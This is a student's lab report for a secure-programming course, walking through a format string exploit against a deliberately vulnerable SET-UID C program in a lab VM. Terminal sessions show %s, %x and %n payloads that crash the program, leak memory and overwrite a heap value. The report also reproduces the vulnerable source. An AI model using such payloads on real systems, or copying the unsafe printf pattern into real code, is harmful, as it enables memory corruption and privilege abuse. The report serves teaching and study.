CSE: 5382-001: SECURE PROGRAMMING

ASSIGNMENT 5


Tharoon T Thiagarajan

1001704601

2.1 Task 1: Exploit the vulnerability

1. Crash the Program:

Before starting the task, I created and saved the given program as vul_prog.c. I then compiled the given program using the gcc compiler. I then changed the ownership of the compiled program to root and made it a SET-UID program. Then I checked the ownership and privileges of the compiled program using the ls command. Now I ran the compiled program and I was able to see the addresses of the secret getting printed. The first line is the address of the secret which is on stack, the second is the value contained in the secret variable which is stored on the heap. Then it prints the addresses of the secret1 and secret2 which are also on heap. The program then asks for a decimal value to be entered. After that it asks for a string to be entered. To crash the given program, instead of entering a regular string I entered a series of format specifier of "%s" which is denoted for passing string as a reference. Since I gave a format specifier instead of a regular string in the place of scanf() I was able to get segmentation fault and the program got crashed. Because scanf() accepts only valid string formats.




```
[03/04/20]seed@VM:~$ vi vul_prog.c
[03/04/20]seed@VM:~$ gcc vul_prog.c -o vul_prog
vul_prog.c: In function ‘main’:
vul_prog.c:29:8: warning: format not a string literal and no forma
t arguments [-Wformat-security]
 printf(user_input);
        ^

[03/04/20]seed@VM:~$ sudo chown root vul_prog
[03/04/20]seed@VM:~$ sudo chmod 4755 vul_prog
[03/04/20]seed@VM:~$ ls -l vul_prog
-rwsr-xr-x 1 root seed 7556 Mar  4 01:27 vul_prog
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret’s address is 0xbff674b0 (on stack)
The variable secret’s value is 0x 9e07008 (on heap)
secret[0]’s address is 0x 9e07008 (on heap)
secret[1]’s address is 0x 9e0700c (on heap)
Please enter a decimal integer
333
Please enter a string
%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s%s
Segmentation fault
[03/04/20]seed@VM:~$ 
```


2. **Print out the secret[1] value.**

In order to print the value of secret1, I ran the given program. I was abled to see the addresses and value of the secret variable getting printed. The program then prompts the user to enter a decimal number. After entering the decimal number the program also prompts the user to enter a string. Now instead of regular string, I gave a series of format specifier of "%x" which is used for denoting hexadecimal values. The reason I gave the format specifier instead of regular string, because to find where the address of secret[1] occurs in the memory. From the output we are able to see that the address of the secret[0] is at the 8th position in the heap memory. And also from the observation I was able to see that the user entered decimal number is at the 9th position in the heap memory. From this we were able to find the address position of the secret[0] and the decimal number in the heap memory.



```
[03/04/20]seed@VM:~$ ls -l vul_prog
-rwsr-xr-x 1 root seed 7556 Mar  4 01:27 vul_prog
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret's address is 0xbfaaa8a0 (on stack)
The variable secret's value is 0x 9ffe008 (on heap)
secret[0]'s address is 0x 9ffe008 (on heap)
secret[1]'s address is 0x 9ffe00c (on heap)
Please enter a decimal integer
4601
Please enter a string
%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|%x|
bfaaa8a8|b771b918|f0b5ff|bfaaa8ce|1|c2|bfaaa9c4|9ffe008|11f9|257c7
825|78257c78|7c78257c|257c7825|78257c78|7c78257c|257c7825|78257c78
|7c78257c|257c7825|78257c78|7c78257c|
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$ 
```


Now that I got the address position of the secret[0] and the decimal number. From observation we were able to see that address of the decimal is stored next to secret[0]. So I ran the program again and when the program asks for an user input I gave the decimal conversion of the address of the secret[1] as the input to the decimal number. When the program prompts to enter a string I gave 8 format specifier of %x and on the 9th position I gave %s to get the value of the secret[1], since we knew that the address of the decimal number comes next to secret[0] we store the address of the secret[1] into the decimal number. So, when I gave %s on the 9th position I was able to print the character ‘U’. The ASCII value of ‘U’ is 85 and the value in secret[1] is 0x55 which on converting to decimal number is equivalent to 85. Hence I was able to print the value of secret[1] without modifying the source code.



```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret’s address is 0xbff5df00 (on stack)
The variable secret’s value is 0x 8fe8008 (on heap)
secret[0]’s address is 0x 8fe8008 (on heap)
secret[1]’s address is 0x 8fe800c (on heap)
Please enter a decimal integer
150896652
Please enter a string
%x|%x|%x|%x|%x|%x|%x|%x|%s
bff5df08|b77f3918|f0b5ff|bff5df2e|1|c2|bff5e024|8fe8008|U
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x55
[03/04/20]seed@VM:~$
```

3. Modify the secret[1] value.


From the above task we were able to find the position of the addresses of secret[0] and decimal number in the heap memory. To modify the value of the secret[1], I ran the program and the program prompts the user to enter a decimal number. I gave the decimal conversion of the address of the secret[1] as the input to the decimal number. Then the program prompts the user to enter the string, I gave 8 format specifier of "%x" and on the 9th position I gave "%n" to modify the value of the secret[1]. "%n" is a special format specifier in C language which is used to print a value that is equal to the number of characters used in the printf() statement before the occurrence of the %n in the printf(). By using the format specifier "%n" I modified the value of secret[1]. The original value for secret[1] was 0x55(decimal conversion is 85). The new value for secret[1] is 0x38(decimal conversion is 56). The value is changed to 56 because there are totally 56 characters in the printf statement before the occurrence of %n.



```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret’s address is 0xbfe8f660 (on stack)
The variable secret’s value is 0x 8700008 (on heap)
secret[0]’s address is 0x 8700008 (on heap)
secret[1]’s address is 0x 870000c (on heap)
Please enter a decimal integer
141557772
Please enter a string
%x|%x|%x|%x|%x|%x|%x|%x|%n
bfe8f668|b7758918|f0b5ff|bfe8f68e|1|c2|bfe8f784|8700008|
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x38
[03/04/20]seed@VM:~$
```

4. Modify the secret[1] value to a pre-determined value.


I ran the given program and I was able to see the addresses of the secret variable getting printed. The program prompts for the user to input a decimal number where I gave the decimal conversion of the address of the secret[1]. Then the program prompts the user to enter a string. To modify the value of secret[1] with pre- determined value, I gave 8 “%x” format specifier and one “%n” on the 9th position along with some random numbers of 12 digits in between the input. I gave 12 digits because I need to modify the value of secret[1] with pre-determined value of adding 12 to the secret[1] value. The value of secret[1] is changed to 0x3c(decimal conversion is 60) . This is because the total number of characters before the occurrence of the %n is 48 plus the random 12 digits include in between the input. So, 48 + 12 = 60.



```
[03/04/20]seed@VM:~$ ./vul_prog
The variable secret’s address is 0xbf882480 (on stack)
The variable secret’s value is 0x 83af008 (on heap)
secret[0]’s address is 0x 83af008 (on heap)
secret[1]’s address is 0x 83af00c (on heap)
Please enter a decimal integer
138080268
Please enter a string
%x100994%x041238%x%x%x%x%x%x%n
bf882488100994b777c918041238f0b5ffbf8824ae1c2bf8825a483af008
The original secrets: 0x44 -- 0x55
The new secrets: 0x44 -- 0x3c
[03/04/20]seed@VM:~$ 
```


2.2 Task 2: Memory randomization

Before starting the task I have commented the scanf statement of the given vul_prog .c program.



```
int main(int argc, char *argv[])
{
char user_input[100];
int *secret;
int int_input;
int a, b, c, d; /* other variables, not used here.*/
/* The secret value is stored on the heap */
secret = (int *) malloc(2*sizeof(int));
secret = (int *) malloc(2*sizeof(int));
/* getting the secret */
secret[0] = SECRET1; secret[1] = SECRET2;
printf("The variable secret’s address is 0x%8x (on stack)\n",
(unsigned int)&secret);
printf("The variable secret’s value is 0x%8x (on heap)\n",
(unsigned int)secret);
printf("secret[0]’s address is 0x%8x (on heap)\n",
(unsigned int)&secret[0]);
printf("secret[1]’s address is 0x%8x (on heap)\n",
(unsigned int)&secret[1]);
//printf("Please enter a decimal integer\n");
//scanf("%d", &int_input); /* getting an input from user */
printf("Please enter a string\n");
scanf("%s", user_input); /* getting a string from user */
                                                28.1          38%
```

